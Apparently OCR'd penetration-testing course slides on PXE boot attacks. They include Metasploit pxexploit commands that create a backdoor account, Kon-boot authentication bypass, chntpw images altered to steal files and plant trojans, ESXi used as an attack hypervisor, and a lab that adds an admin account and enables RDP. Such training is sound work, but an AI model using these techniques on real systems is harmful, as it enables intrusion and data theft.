


Metasploit's PXExploit

Try to use Metasploit's PXExploit to get Meterpreter running on a Windows Victim. Be sure to change the SRVHOST to your classroom-assigned IP address. This exploit does not like VMware's PXE boot and also has issues with the virtual SCSI controller. Most physical host hardware is supported, however. When you type the commands below, you are limiting your attack to just two machines in the DHCP pool as a precaution.


```
#  msfconsole

msf > use auxiliary/server/pxexploit
msf auxiliary(pxexploit)> set SRVHOST 10.10.75.X
msf auxiliary(pxexploit)> set NETMASK 255.255.0.0
msf auxiliary(pxexploit)> set DHCPIPSTART 10.10.9.9
msf auxiliary(pxexploit)> set DHCPIPEND 10.10.9.10
msf auxiliary(pxexploit)> run

Once the Metasploit job is running, boot the Windows victim. After a short
delay, the late starting and Trojan service creates a user named
"metasploit" with a password of "p@SSw0rd!123456".
```

If the Demo fails, PXEXPLOIT will not try again on the victim. If it fails, then the payload can be delivered with a different DNS server and TFTP server (see the following Demo with dnsmasq delivering a custom pxelinux.cfg/default file).



Alternate Delivery of PXExploit

To deploy Metasploit's PXExploit payload, we can use different DHCP and TFTP services. The anatomy of the exploit currently contains four files. The update1 file is the actual pxelinux boot image from the syslinux project. Just enough of a stage to fetch the kernel and any supporting files. The update 2 file is the default configuration, normally named default.cfg for pxelinux. This plaintext file contains information on how to retrieve the kernel and any kernel parameters to use, such as an archive for the initial root filesystem. The kernel is the update3 file. Finally, update4 contains a cpio created filesystem that contains essential Linux configuration files and binary commands. This archive is typical of ISOLINUX bootable distributions, which we will customize in the next Demo.




Kon-boot

An interesting and valuable attack image to boot the victim to is Piotr Bania's Kon-boot. Kon-Boot hooks into a pre-boot environment by lurking in memory between the BIOS and the first boot drive. It stays resident after loaded, waiting for the legitimate kernel (either Windows or Linux through version 1.1) to load then offers an authentication bypass opportunity. The commercial "personal license" version is only $18.99 and offers complete 64-bit, Windows 7, and even Windows 8 support (as of v2.1). Most importantly, the commercial version does not wait for the desktop user to nudge the splash screen. If Kon-Boot has an issue, it is because the SCSI controller is unsupported or the victim uses EFI instead of BIOS.

The escalation shell is enabled by copying cmd.exe to cmk.exe, then executing it. Anything ran from the cmk.exe shell runs with SYSTEM privileges.

When using a boot image, there's a good chance we don't know where the victim is physically able to take full advantage of it. It may be responding to pings, but where *is* it? If we are clever enough, we can make the desktop come to us.

The new official Kon-Boot homepage is at http://www.thelead82.com/kon-boot/.




Petter Nordahl-Hagen's chntpw

Another attractive payload is the chntpw utility. You can find the tool itself on Backtrack since Backtrack 2 (/pentest/passwords/chntpw) and Kali Linux. From Petter's website we can get a tiny ISO version that includes many common SCSI drivers and NTFS write capability, and only in about 4 MB of space. The init script and sub scripts (/etc/scripts/*) are easy enough to read and change to steal files, deliver Trojan programs, and edit the registry.

That is the really clever bit in using this as a payload. This reg-ed utility can read and write to the Windows registry. It can do it interactively or by importing and exporting files. This is great for fun things like replacing the logon screensaver with a command shell, then setting the screensaver to run right away.


The drawback to using chntpw as an attack image is that it does not have everything we would like for attacking Linux.



The Ultimate PXE Payload?

If we are limited by options on delivering a decent attack platform via PXE, let's consider using a hypervisor as a payload. If we use a commercial grade hypervisor like VMware's ESXi 5.0, we get all the administrative power that it was designed for. Think of it as the most powerful rootkit available (except it isn't designed to be hidden). We could leverage its drive-mapping, cloning, monitoring ---- and basically conduct physical attacks remotely!

The largest issue with using a hypervisor is the limited hardware support. Microsoft's Hyper-V has its Hardware Compatibility List (HCL) as part of the Windows Server product-line. VMware's ESXi server is notoriously picky about hardware. Even much of the supported hardware was not available on the initial install media and had to be loaded separately. This has been problematic: if it's your network card--how do you get it there? VMware ESXi can't even mount a USB drive after booting (it can boot from a USB drive and mount a USB drive from a guest, but cannot interact with it directly from the host operating system).



Building the Ultimate PXE Payload


There are many considerations on using a hypervisor for our attack. If our victim's hardware is not amd-64 architecture, most new hypervisors will fail to run. A full CPU emulator could help us around the issue, but it will be terribly inefficient if it works at all.

Our goals are to attack both 32-bit and 64-bit victims, even if they are virtualized. We'll have to work around hardware/driver issues (we won't be able to own everything with one hypervisor). We also want to tread as lightly as possible on the victim so we don't force it to reboot for "new" hardware (the virtual stuff we just slipped under the OS).

So far, it appears that VMware ESXi is the most capable and mature option. There are several benefits to using the older hypervisor; security is not one of them. ESXi 3.5 was the last version to run on 32-bit CPUs. If the victim is older than an Intel Core2 Duo or similar CPU, it's likely to be 32-bit only. ESXi can run a very small guest with less than 1 GB RAM (after some internal adjustments). Older versions of ESXi 3.5 have more public information about non-standard hardware (like using Realtek network adapters).

ESXi 5.0's major benefit is it has the most support for device pass-through. By using special virtualization enhancements in the CPU, more devices can be piped back into the OS so there is less of a device surprise to the victim. Another drawback to ESXi 5.0 is it is very hard to cheat its minimum requirements. It simply doesn't run right with anything less than 2GB RAM. If the victim only has 2.5GB of RAM, there's only 512 MB RAM useable by the victim (ESXi can cheat for you by overcommitting RAM to the victim, but you can cheat it out of 2GB RAM).

Also, consider it might be easier to PXE boot a Physical-to-Virtual (P2V) image to a victim, clone it into a hypervisor. This technique works best on servers, even if the server is already running ESXi (and run the victim's ESXi on top of the attacker's ESXi).




Hypervisor + VT-d + Storage Appliance

This attack starts to look a little crazy once you start thinking about where the **real** ones and zeroes are stored. Once the attacker has ESXi on the machine, depending on what hardware is there, much of it can be mapped back to the victim OS. If this is successful, the victim still sees the normal hardware (and depending on the video card used, might still see their normal desktop).

The most useful thing to the attacker is to steal the data. Using a Raw Device Map (RDM) for a drive requires using either a SAN or an iSCSI datastore. An attacker could get around this limitation by writing a device driver that hands it back up to the guest (but we're trying to use existing technology and features so it won't get tagged by A/V, right?). If the victim infrastructure already has this, there is a chance to use it to accommodate the RDM.

All is not lost if there is no SAN, however. An Attacker can bring an iSCSI software target VM, and create the necessary RDM on that datastore. There still is a chance of failure if the real drive is SCSI but not a supported controller. It turns out that SATA drives are mostly likely to work in this situation. It requires using a special command-line tool on the hypervisor to create the RDM and its VMDK file.

It is possible to manually create these files to work around limitations. The vmdk file begins with device information such as cylinders, heads, and sectors of the device. More information on these sorts of settings can be found at http://sanbarrow.com/vmdk-basics.html (realize this is a moving target and sometimes it is easier to go back to a slightly older version to find the one that works in your circumstances).




It's Turtles All the Way Down

Now we have added quite a bit of infrastructure to our attack. In the extended version, we have just PXE-boot-hijacked a production ESXi server, which we run on top of our attack hypervisor. If the victim is already set to participate in vSphere or a private cloud technology, it will continue to do so, as long as we did not upset the supporting hardware and drivers. We now have the opportunity to eavesdrop on it, tamper with it, and potentially even steal the whole infrastructure.


That victim ESXi server that we control--what if it hosts its own vStorage appliance, or the **recommended and supported** vSphere server? Yes, a common thing to virtualize is the control center software for the virtualization servers ...

Note to meme deprived readers: The turtles analogy come from an urban legend regarding a scientist explaining how the earth revolves around the sun, and not on the back of a giant turtle as early human stories told. An elderly lady insists that it sits on the back of a turtle since you can't prove otherwise. The scientist replies that something has to be holding up that turtle then, and the lady proclaims, "Simple, it's turtles all the way down."



Exercise - PXE Attack


In this exercise you will attack a Windows XP Pro or newer machine: forcing it to run a Linux based image which maliciously drops a payload on the filesystem where it will execute automatically on user login. Your payload is a custom version of Hagen's chntpw ISO image. It will drop a batch file into the startup folder of the victim so that once logged in, the payload will create a local administrator. This batch file will also enable RDP for easier management of your victims!



Exercise - PXE Attack: Caution!

You will be running a live DHCP server. If you connect this machine to any network that already has DHCP, it may be difficult to troubleshoot. You may want to team up with another student, or use a second computer connected with a switch or a crossover cable. This exercise is designed to teach how PXE and custom operating system payloads work, not for Man-in-the-Middle (MITM) attacks. The concepts in this exercise can be extended to be used in a MITM scenario, but complications for the classroom environment make it unreliable. Because of this, ensure your network does not have multiple devices.

Obscure hardware or virtualization will likely complicate the attack and it will fail. Utilize a pass-through device such as a USB NIC for the best results in non-VMware Workstation virtualization (Virtual Box, Fusion, QEMU, etc.).



Exercise – PXE - OPTIONAL - Patching Home Versions

Windows Home and Home Premium versions do not come with Terminal Services (aka RDP) as a feature. In the USB's 660.2 folder, there is a "Concurrent RDP Patch" tool. This tool uses DLLs from Terminal Services on a Windows Server product that will allow more than one simultaneous RDP connection to the desktop. As a side effect, this patch tool creates the RDP service on Home editions of Windows. For the purposes of this exercise, these editions will NOT work without this patch:

Windows 7 Home

Windows 7 Home Premium

